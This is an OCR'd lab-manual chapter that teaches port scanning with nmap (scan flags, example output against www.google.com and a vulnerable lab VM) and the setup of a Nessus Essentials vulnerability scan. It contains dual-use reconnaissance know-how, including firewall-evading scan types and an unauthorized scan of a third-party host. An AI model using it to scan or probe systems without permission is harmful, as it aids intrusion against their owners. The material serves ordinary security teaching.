
Nmap started as a Linux utility and was ported to other systems including Windows, macOS, and BSD. It is most popular and preinstalled on Linux.

USAGE

1. **Scanning the host address:**

Using Kali Linux terminal, Type**: nmap www.google.com** (where www.google.com is the host you want to scan). The output is displayed in figure 3.7 below:

Figure 3.7: Scanning the Host Address




```
root@proxxy:~# nmap www.google.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 07:47 WAT
Nmap scan report for www.google.com (216.58.223.196)
Host is up (0.017s latency).
Other addresses for www.google.com (not scanned): 2c0f:fb50:4003:801::2004
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 86.87 seconds
root@proxxy:~#
```

From the output of the port scan above, you can see the port number, state and service of the host address you scan. This might be a brief result, but it differs based on the type of host you scanned.

2. **Scanning IP address:**

Another method of port scanning is scanning the IP address of the target (216.58.223.196). From the output of the host port scan, you can see the

IP address of the target, there are other means to detect the IP address of the target you wish to scan, you can look into that (a popular tool you can you to do that is "*whois*"). To scan the IP address, type: **nmap 216.58.223.196**



```
root@proxxy:~# nmap 216.58.223.196
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 08:06 WAT
Nmap scan report for 216.58.223.196
Host is up (0.022s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

Figure 3.8: Scanning the IP Address


Figure 3.2 has similar output as that of figure 3.1, this is because we are scanning the same target, the difference is just that we are scanning host address in 3.1 and IP address in 3.2.

There are several parameters that can be added to the nmap command aid effective result effective, few of this command are listed below:

1. **TCP SYN (Stealth) Scan (-sS):** This is far and away the most popular scan type because it the fastest way to scan ports of the most popular protocol (TCP).
2. **TCP Connect Scan (-sT):** Connect scan uses the system call of the same name to scan machines, rather than relying on raw packets as most of the other methods do.
3. **UDP Scan (-sU):** Don't forget UDP ports—they offer plenty of security holes too.
4. **TCP FIN, NULL, and Xmas Scans (-sF, -sN, -sX):** These special purpose scan types are adept at sneaking past firewalls to explore the systems behind them.
5. **TCP ACK Scan (-sA):** ACK scan is commonly used to map out firewall rulesets. In particular, it helps understand whether firewall rules are stateful or not. The downside is that it cannot distinguish open from closed ports.
6. **-A**: Enable OS detection, version detection, script scanning, and traceroute.
7. **-v**: Increase verbosity level (use -vv or more for greater effect).
8. **-O**: Enable OS detection.
9. -T: Timing and performance.
10. -p: specifies the ports to be scanned.

As stated earlier this is just a few of the numerous nmap commands, you can the full list at www.nmap.org or type "nmap --help" into the terminal.

A typical example on the usage of the above commands is depicted in figure 3.9 below:



```
root@proxxy:~# nmap -T4 -p- -A 192.168.145.136
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 08:42 WAT
Nmap scan report for 192.168.145.136
Host is up (0.0013s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8
.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.
9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 Open
SSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.
9.6b
|_http-title: 400 Bad Request
|_ssl-date: 2020-04-30T07:45:32+00:00; +1m51s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
```

Figure 3.9: Scanning with Multiple Parameters

The parameters used in the example above is:

i. -T4: specifies how fast the scan should be.
ii. -p-: specifies that nmap should scan all the ports.
iii. -A: Enable OS detection, version detection, script scanning, and traceroute.

Task:
Check the nmap help tag, and attempt five other command combinations. Submit the screen shot to the tutor’s email.

VULNERABILITY ASSESSMENT

INTRODUCTION

As a network administrator, you are required to perform vulnerability assessment on your network as a part of the network operation. This enables you to find various vulnerabilities that may exist in your network. These vulnerabilities, if not mitigated in time, can create huge risk to the network. Attackers may take advantage of these vulnerabilities to compromise your network. As a network administrator, you should be able to perform a detailed vulnerability scan on your network. This lab will demonstrate how to perform vulnerability scanning on the target network using a popular vulnerability assessment tool called **Nessus.**

VULNERABILITY SCANNING WITH NESSUS

Nessus performs its scans by utilizing plugins, which run against each host on the network in order to identify vulnerabilities. Plugins can be thought of as individual pieces of code that Nessus uses to conduct individual scan types on targets. Plugins are numerous and wide in their capabilities. For instance, a plugin could be launched and targeted at a host to:

- Identify which operating systems and services are running on which ports
- Identify which software components are vulnerable to attacks (FTP, SSH, SMB and more)
- Identify if compliance requirements are met on various hosts

The steps that are followed during scanning can be summarized in the image below:




Figure 3.10: Nessus Scanning Process

When you launch a scan, Nessus goes through a series of steps.

Step 1: Nessus will retrieve the scan settings. The settings will define the ports to be scanned, the plugins to be enabled and policy preferences definitions.
Step 2: Nessus will then perform host discovery to determine the hosts that are up. The protocols used in host discovery will be ICMP, TCP, UDP and ARP. You can specify these per your desires.
Step 3: Nessus then performs a port scan of each host that is discovered to be up. You can also define which ports you will want scanned. Ports can

be defined in ranges or individually, with valid ports ranging from 1 to 65535.

Step 4: Nessus will then perform service detection to determine the services that are running behind each port on each host discovered

Step 5: Nessus then performs operating system detection.

Step 6: Once all the steps are complete, Nessus runs each host against a database of known vulnerabilities in an attempt to discover which host contains which vulnerabilities.

The image below summarizes these steps:




Figure 3.11: Simplified Network Scanning Steps


Nessus allows you to remotely audit a network and determine if it has been broken into or misused in some way. It also provides the ability to locally audit a specific machine for vulnerabilities. Nessus has the essential (free) and professional (commercial) version.

For the sake of the lab, we will be using the essential version and it can be downloaded from the official website of Nessus (https://www.tenable.com/downloads/nessus).

Installation process (on linux operating system)

1. After downloading the .deb file based on your system architecture from the above provided download link, type the command below into your linux terminal to install

   dpkg -i path_to_file/file_name.deb (where the path_to_file is the path to the downloaded installation file and file_name.deb is the file you downloaded.
2. Type this command after the you have performed the steps above successfully:
   /etc/init.d/nessusd start
3. Open your browser and navigate to this url: ***https://localhost:8834***
4. The figure 3.12 (Display Page) will be displayed upon carrying out the above processes out accordingly



nessus

Welcome to Nessus

Choose how you want to deploy Nessus. Select a product to get started.

● Nessus Essentials

○ Nessus Professional


○ Nessus Manager

○ Managed Scanner

© 2019 Tenable™, Inc.

Figure 3.11: Display Page

5. Select the Nessus essentials option for purpose of this lab, you can do otherwise after this class if you need it. Then click on continue.
6. You will be provided with a page to sign up. Here, you will need to provide your first name, last name and a valid email address (an activation code will be sent to it).



Get an activation code

To receive an email with a free Nessus Essentials activation code, enter your information.

If you already have an activation code, skip this step.

First * John


Last * Smith

Email * user@example.com

© 2019 Tenable™, Inc.

Figure 3.13: Account Creation

7. Click on email, the activation code will be sent to the email you provided. Get the code and type it in the provided form page, see figure 3.14. click continue
8. Upon successful registration, you will need to create a user account as shown is figure 3.15. then sign in to continue with the installation process.



Register Nessus

Enter your activation code.


Activation Code *

C[redacted]


□ Register Offline

Figure 3.14: Activation Page

Figure 3.15: Sign-In Page




9. After the sign in, the initialization process will begin and is going to take some time to finish.



My Scans

2 Scans

Name	Schedule	Last Modified
kioptrix	On Demand	May 1 at 11:50 AM
My Host Discovery Scan	On Demand	May 1 at 3:01 AM



Initializing

Please wait while Nessus prepares the files needed to scan your assets.

Compiling plugins...


© 2020 Tenable™, Inc.

Figure 3.16: Initialization Process

10. After the initialization process, you will directed to sign in, after you have successfully logged in, then the home page will be displayed on the screen, where you start a new scan, view all your previous scan, view the trash, and other functionalities as displayed in figure 3.17.
Figure 3.17: Home Page
11. To start a new scan, click on the **New Scan** button as shown in the figure above. By clicking the **New Scan** button, a page will be displayed on your screen where you can select the type of vulnerability assessment you want to conduct, this page is illustrated

in Figure 3.18. As a beginner, we will be conducting a basic network vulnerability scan, so click on the **Basic Network Scan**.

Figure 3.18: Vulnerability Assessment Page

